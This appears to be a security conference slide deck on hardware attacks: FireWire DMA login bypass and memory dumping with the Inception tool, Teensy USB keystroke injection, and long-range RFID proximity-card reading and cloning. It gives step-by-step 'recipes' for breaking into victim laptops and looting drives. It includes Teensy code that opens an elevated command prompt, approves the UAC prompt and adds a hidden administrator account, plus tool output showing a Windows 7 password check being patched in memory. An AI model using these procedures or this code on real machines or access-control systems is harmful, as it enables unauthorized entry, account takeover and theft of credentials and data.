

**Fuck 0-days,
we will pwn u with
hardware mofos**



***MC & Yaniv Miron
Security 1337s in Fcon²Labs @ FortConsult***

FORTCONSULT

Straight talk on IT security

Fcon²Labs



/ About MC

- **Intercontinental man of mystery and security consultant**
- **Performs security testing and assessments on most continents**
- **Works in Fcon²Labs at FortConsult in Copenhagen, Denmark**
- **Allegedly from Peahi, Maui**
- **Used to rock the house on the ones and twos**



/ About Yaniv Miron

- **Yaniv Miron aka Lament**
- **Security Researcher and Consultant @ FortConsult in Copenhagen, Denmark.**
- **Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products**
- **CISO Certified from the Technion (Israel Institute of Technology)**
- **Certified Locksmith**



/ About FortConsult

- **Founded in 2002 by Ulf Munkedal**
- **Located @ Copenhagen, Denmark**
- **Doing cool stuff, for real**
- **Go ahead, challenge us**

Agenda

- **This is not a Miami Vice >> Crockett and Tubbs are outside**
- **WTF?! is hardware hacking (dude, it's not modding...come on)**
- **Hardware hacking today**
- **Our hardware hacking tools**
- **Build your own hardware hacking toolkit**
- **5 for real hardware hacking DEMOs – we know PoC does not take theoretical crap**
- **Q & A**

Things to Know Ahead

- **0-day – well...**
- **pwn – check in the dictionary**
- **mofos – check in the dictionary**
- **$1+1=3$ for high values of 1**
- **HackMiami doesn't like crap**



Hacking ? Use Hardware

- **OWASP Top 10? When was the last time you have pwned something with it?**
- **Fast – go go go**
- **Unexpected and unchecked**
- **When was the last time somebody bought a hacking test with hardware?**

Hacking – Long Tail





How to Build Your Kit

- You need some \$\$\$ - not much but...
- You need us to tell you what to buy
- You need a valid address
- You need some learning time
- You need a lab to practice



How to Build Your Kit (cont.)

- We will recommend the top 5 tools for your “Hardware Hacking Kit”
- We will recommend the lab that you need to build to test them
- We will explain how and where to buy the items for your kit

FireWire

- Apple's name for the IEEE 1394 High Speed Serial Bus

- FireWire supports multiple hosts per bus, plug and play and hot swapping

- FireWire versions >> 400 and 800

- Supports Direct-Memory-Access (DMA)

- FireWire can have communication in both directions at the same time



FireWire – Security



- In SBP-2 (Serial Bus Protocol 2) used by FireWire the controlling device sends a request by remotely writing a command to specified area of the target's FireWire address space
- Mapping between FireWire "Physical Memory Space" and device physical memory is done in hardware
- No operating system intervention
- What could possibly go wrong ;)?

FireWire – Hardware



- FireWire / Thunderbolt / ExpressCard / PCMCIA / interface on attack and victim machine >> servers PCIe etc
- No native FireWire plug? >> add adapter to expand PCIe bus and hotplug it
- Firewire cable to connect interfaces



FireWire – History



- **Winlockpwn – Kiwicon 2008 Metlstorm**
- **Pwned XP targets well**
- **Unofficial tweaks and updates**
- **Linux Kernel 2.6.22 new Juju FireWire stack**
- **FTWAutopwn now called Inception**
<http://www.breaknenter.org/projects/incception/>

FireWire – Software

- **Inception tool**
- **Requires Linux with JuJu IEEE FireWire stack e.g. Ubuntu 11 and later**
- **Python 3**
- **Libforensics1394**
- **Pwns WinXP SP2-3, Win7 SP0-1, Vista SP0 SP2, Win 8 SP0, Mac OSX Snow Leopard Lion Mountain Lion, Ubuntu 11.04 11.10 12.04 x86 and x64**

FireWire – Pwnage



- Inception tool
- Patch victim memory to bypass password
- Dump victim memory (4Gb limit due to FW 32-bit limitation)
- Pick pocket mode >> auto dump from victims that connect to FireWire or Thunderbolt daisychain
- **This means typical corporate laptop with Win7 Bitlocker full disk crypto is often pwned**

FireWire – Pwnage (cont.)

- Search pwned memory dump or hard drive for credentials, keys, hashes etc
- Use volatility tool to carve valuable data from memory dump to plan and execute other attacks
- Use obtained data loot to penetrate other systems e.g. move laterally into organization and pwn systems the victim had access



FireWire – Pwnage (cont.)

```

 _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_
 _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_
 _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_
 _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_  _|_

```

v.0.1.4 (C) Carsten Maartmann-Moe 2012

Download: <http://breaknenter.org/projects/inception> | Twitter: @breaknenter

[*] FireWire devices on the bus (names may appear blank):

```
-----
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID): (0x0)
-----
```

[*] Only one device present, device auto-selected as target

[*] Selected device: MICROSOFT CORP.

[*] Available targets:

```
-----
[1] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[5] Ubuntu: libpam unlock/privilege escalation
-----
```

[!] Please select target (or enter 'q' to quit): 1

[*] Selected target: Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation

[*] DMA shields should be down. Attacking...

[*] Searching, 456 MiB so far

[*] Signature found at 0x1c884926 (in page # 116868)

[*] Write-back verified; patching successful

[*] BRRRRRRRAAAAWWWRWRRRRMRMMRMMMMM!!!

FireWire – Demo



FireWire – Recipe

- **HW: FireWire PCMCIA / PCExpress card, eBay or Amazon**
- **HW: Firewire cable (400/800) with 4/6/9 pole connector to connect attack laptop to victim, eBay or Amazon**
- **SW: Linux with IEEE1394 Juju Stack**
- **SW: libforensics driver, Python 3**
- **SW: Inception**

FireWire – Recipe (cont.)

- Find victim laptop and insert FW card (PCMCIA/PCEXpress) if there is no FW port
- Connect Linux attack machine to victim over FW and run inception to bypass login
- Rape and pillage hard drive >> login credentials, emails, budgets, contracts etc
- If there is a pre-boot auth password wait until the machine is booted and locked with screen saver before attacking
- If login bypass fails, then dump memory and rinse and repeat as above

Teensy

- The Teensy is a complete USB-based microcontroller development system, in a very small footprint, capable of implementing many types of projects. All programming is done via the USB port. No special programmer is needed, only a standard "Mini-B" USB cable and a PC or Macintosh with a USB port.





Teensy – What Is It ?

- **A very fast keyboard in our case**
- **A cool hardware hacking device**
- **Our little friend when somebody turns around for a sec...**

Teensy – Software

- So we need the Teensy App



[Macintosh OS X 10.5](#)



[Linux \(Ubuntu\)](#)

- And the Arduino 1.0.1



[Windows XP](#)



[Windows 7 & Vista](#)



Teensy – Coding



```
Blink | Arduino 1.0.1
File Edit Sketch Tools Help

Blink
//
Blink
Turns on an LED on for one second, then off for one second, repeatedly.

This example code is in the public domain.

//
// Pin 13 has an LED connected on most Arduino boards.
// Pin 11 has the LED on Teensy 2.0
// Pin 6 has the LED on Teensy++ 2.0
// give it a name:
int led = 13;

// the setup routine runs once when you press reset:
void setup() {
  // initialize the digital pin as an output.
  pinMode(led, OUTPUT);
}

// the loop routine runs over and over again forever:
void loop() {
  digitalWrite(led, HIGH); // turn the LED on (HIGH is the voltage level)
  delay(1000); // wait for a second
  digitalWrite(led, LOW); // turn the LED off by making the voltage LOW
  delay(1000); // wait for a second
}
```

Teensy – Coding (cont.)

```
sketch_oct15a $
GhostAdmin("PoC_Win7","2012"); //obviously change this to your username and password
}

void GhostAdmin(char *UserName, char *Password){
    char buffer[175];
    sprintf(buffer, "net user %s %s /ADD", UserName, Password);
    Keyboard.println(buffer);
    delay(300);
    sprintf(buffer, "net localgroup administrators %s /add", UserName);
    Keyboard.println(buffer);
    delay(300);
    sprintf(buffer, "REG ADD %HKLMSOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\");
    Keyboard.println(buffer);
    delay(300);
    Keyboard.println("exit");
}

////////////////////////////////////
void loop() {
    digitalWrite(PIN_D6, LOW); // LED on
    delay(400); // Slow blink
    digitalWrite(PIN_D6, HIGH); // LED off
    delay(400);
}

////////////////////////////////////
void GetAdminCMD(){
    Keyboard.set_modifier(MODIFIERKEY_GUI); // set windows key
```

Teensy – Coding (cont. 2)

```
sketch_oct15a | Arduino 1.0.1
File Edit Sketch Tools Help

sketch_oct15a $
delay(400);
}
////////////////////////////////////
void GetAdminCMD() {
  Keyboard.set_modifier(MODIFIERKEY_GUI); // set windows key
  Keyboard.send_now(); // press windows key
  Keyboard.set_modifier(0); // release windows key
  Keyboard.send_now();
  delay(1000);

  Keyboard.print("cmd"); // send cmd to run box
  Keyboard.set_modifier(MODIFIERKEY_CTRL|MODIFIERKEY_SHIFT); // hold ctrl+shift
  Keyboard.set_key(KEY_ENTER);
  Keyboard.send_now();
  clearKey();
  delay(1000); // delay to wait for UAC prompt

  Keyboard.set_modifier(MODIFIERKEY_ALT); // hold alt
  Keyboard.set_key(KEY_Y); // set left arrow key
  Keyboard.send_now(); // send keys
  clearKey(); // release keys
}
////////////////////////////////////
//function to keep pressing numlock until it returns that the numlock light is on
//letting you know that the Teensy drivers installed
```

Teensy – Coding (cont. 3)

```
sketch_oct15a | Arduino 1.0.1
File Edit Sketch Tools Help
sketch_oct15a $
////////////////////////////////////
void WaitForDrivers() {

  bool numLockTrap = numLockOn();

  while(numLockTrap == numLockOn()) {
    Keyboard.set_key(KEY_NUM_LOCK); // press NUMLOCK key
    Keyboard.send_now();
    clearKey();
  }

  Keyboard.set_key(KEY_NUM_LOCK); // press NUMLOCK key
  Keyboard.send_now();
  clearKey();

}

////////////////////////////////////
// releases key and modifier
////////////////////////////////////
void clearKey() {
  Keyboard.set_modifier(0);
  Keyboard.set_key(0);
  Keyboard.send_now();
  delay(500);
}

```

Teensy – XP vs 7

- cmd vs rcmd
- This is like a human typing on a keyboard...don't do TYPOS
- But you know... Teensy will pwn them both



Teensy – Hardware

- There are different teensy
- We are using Teensy 2.0



Actual size is 1.2 by 0.7 inch

The [Teensy USB Development Board](#) is a complete USB-based microcontroller dev

This version has solder pads for all I/O signals. The Teensy is also available [with the](#)

All Teensy boards are shipped assembled and fully tested.



Teensy – Demo



Teensy – Recipe

- **Buy it here:**
<http://www.pjrc.com/teensy>
- **Install the loader application:**
<http://www.pjrc.com/teensy/loader.htm>
|
- **(remember that the orange light should blink at first use)**
- **Download the Arduino Software**
- **Code some cool stuff and upload it**
- **Attack!**

RFID

- Many business use proximity cards to control physical access



- Many such implementations use cards that can be cloned

- If the implementation is not secure then cloned cards can be used to gain physical access

- Companies may have shiny expensive prox card equipment but the security features may be misconfigured or not enabled

RFID (cont.)

- **Most prox card use proprietary encoding and data formats**
- **This talk >> Limited to Low Frequency 125KHz cards using Frequency Shift Keying (FSK) technology**
- **Numerous vendors e.g. HID, Honeywell, Keyscan and others offer such solutions**
- **These solutions are popular and often implemented in corporate environments**



RFID (cont. 2)

- **Systems consists of tags, readers and a backend control system**
- **Tags contain an antenna and a chip and are usually passive**
- **Passive cards require the reader to provide power for communication**



RFID (cont. 3)

- One of the most popular commercial solutions is HID ProxCard
- Still used despite security weaknesses
- Card stores a 44-bit value sent to the backend via a reader to grant or deny access
- Only 26-bits are used for authentication
- What could possibly go wrong ;) ?

RFID – Pwn Time

- **Reading a victim's prox card means the attacker knows the 26-bits**
- **Roll your own or buy a reader**
- **Add battery pack to power reader for portability**
- **Maximize read range for maximum leetness**
- **Most readers requires card to be within 3-4 inches >> GTFO, pedro!**

RFID – Pwn Time (cont.)

- **HID Maxiprox 5375 long-range reader**
- **Reads ProxCards II at ~24 inches powered with 12V**
- **Data is output through Wiegand interface**



Props to Carl at proxclone.com for this awesome idea

RFID – Protocols

- **Wiegand interface connects readers (RFID and magstripe) to physical security control backend control systems**
- **Wiegand has two data wires (Data0 and Data1) and ground**
- **No data sent >> Data0 and Data1 is pulled up to high voltage +5V**
- **Data sent >> one line is pulled to low voltage**



RFID – Protocols (cont.)

- Wiegand data format is 26 bits
- Facility code is 8 bits
- Card number (user ID) is 16 bits
- Parity bit leading and trailing
- Proprietary preamble bits (HID)



RFID – Mod Time

- Add Pro Micro 16Mhz 5V for decoding Wiegand output from reader
- Add battery pack and SD card module to save read prox card loot
- Upload code to Pro Micro to read Wiegand output, decode to binary and save to SD card



RFID - FrankenClone



RFID - Demo



- **Due to friends at TSA and equivalent agencies in EU Frankenclone is not airplane friendly ...**

RFID – Cloning

- FrankenClone read victim cards and the 26-bits required to authenticate to the backend

- We got an SD card with facility and user IDs

- T55x7 cards to the rescue

- Emulation of most 125Khz RFID tags possible with T55x7 cards

- 100K+ rewrites after initial programming

- HID preamble bits can be added

RFID – Card Cloning

- Programming T55x7 cards with facility and user IDs requires a writer
- Roll own or buy one
- Russian options include Keymaster Pro 4 and Proxy Key T5



RFID – Emulation

- **Proxmark3 can emulate T55x7 cards**
- **More fun though is the possibility to emulate cards and brute force code**
<https://github.com/brad-anton/proxbrute.git>
